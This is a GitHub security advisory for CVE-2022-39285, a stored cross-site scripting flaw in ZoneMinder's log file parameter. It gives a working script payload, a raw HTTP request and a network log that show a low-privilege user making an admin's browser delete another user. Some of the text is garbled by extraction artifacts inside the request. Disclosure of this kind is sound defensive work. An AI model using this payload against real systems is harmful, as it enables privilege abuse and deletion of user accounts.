

<> Code

Issues 123 Pull requests 9 Actions

Projects

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# Stored Cross-Site Script Vulnerability In File Parameter

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**Package** 

zoneminder (ZoneMinder)

Affected versions

<= 1.36.26, <= 1.37.23

Patched versions

1.36.27, 1.37.24

# Description

Due to lack of input validation, the file parameter is vulnerable to XSS by backing out of the current "tr" "td" brackets. This then allows a malicious user to store code that will execute when a user views the specific log on the "view=log" page.

# **Impact**

This vulnerability allows an attacker to store code within the logs that will be executed when loaded by a legitimate user. These actions will be performed with the permission of the victim. This could lead to data loss and/or further exploitation including account takeover.

# Example

Using a XSS payload the attacker is able to store executable code into the "view=log" page. The code will then execute when a user visits the page with the stored payload. In this example, we will be performing an administrative action of deleting a user.

Log in with a low privilege user and proxy the log request automatically generated when navigating the Zoneminder pages. Replace the file parameter with the following payload:

<script defer="true" src="/zm/?</pre>

view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete"></script>

Raw HTTP POST Request:

POST /zm/index.php HTTP/1.1

Host: 10.0.10.107

Content-Length: 377

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/101.0.4951.41 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://10.0.10.107
Referer: http://10.0.10.107/zm/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


Cookie: zmSkin=classic; zmCSS=base; zmBandwidth=high; ZMSESSID=rauh5oe3i2uar25eaniipq2gie

Connection: close

\_\_csrf\_magic=key:78ee298a4593243b9ac481199d7da468bab4f044,1664675125&view=request&request=log&ta src='/zm/?


view=options%26tab=users%26action=delete%26markUids%5B%5D=6%26deleteBtn=Delete'</script&gt;&l

This payload will allow a user with "View" system permissions to delete users from the system. This specific example targets the user with UID 6.



Log in with an admin user and visit the "view=log" page. Send the log requests as the low privileged

This will render on the admin page and execute the deletion of the target user.



Looking at the browser network tab, we see the successful execution of the delete user action.

[200]	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.49	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.66	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.46	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.46	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.46	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.46	csrf-magic.js:41
[200]	GET	<b>//</b> 10.0.10.107	/zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delet • @ left = 0.0000000000000000000000000000000000	csrf-magic.js:41
200	GET	<b>//</b> 10.0.10.107	/zm/?view=options&tab=users&action=delete&markUids[]=6&deleteBtn=Delet $\blacktriangleleft$	csrf-magic.js:41
[200]	POST	<b>//</b> 10.0.10.107	index.php	csrf-magic.js:49
[200]	POST	<b>//</b> 10.0.10.107	index.php	csrf-magic.js:49
[200]	GET	<b>//</b> 10.0.10.107	index.php?view=request&request=status&entity=navBar&auth=75d813eba50e5aed	csrf-magic.js:41
[200]	GET	<b>%</b> 10.0.10.107	index.php?view=request&request=log&task=query&search=&offset=0&limit=10.49	csrf-magic.js:41

The UID 6 user was successfully removed from the system.



# **Patches**

[d289eb4]

[ c0a4c05 ]

# Workarounds

Turn off database logging.

# For more information

If you have any questions or comments about this advisory:

- Open an issue in https://github.com/ZoneMinder/zoneminder
- Email us at info@zoneminder.com

#### Severity



#### **CVSS** base metrics

Attack vector Network

Attack complexity Low

Privileges required Low

User interaction Required

Unchanged Scope

Confidentiality Low

Integrity High

Availability High

# ${\sf CVSS:} 3.1/{\sf AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:H/A:H}$

#### CVE ID

CVE-2022-39285

#### Weaknesses

CWE-79

#### Credits



im trenchesofit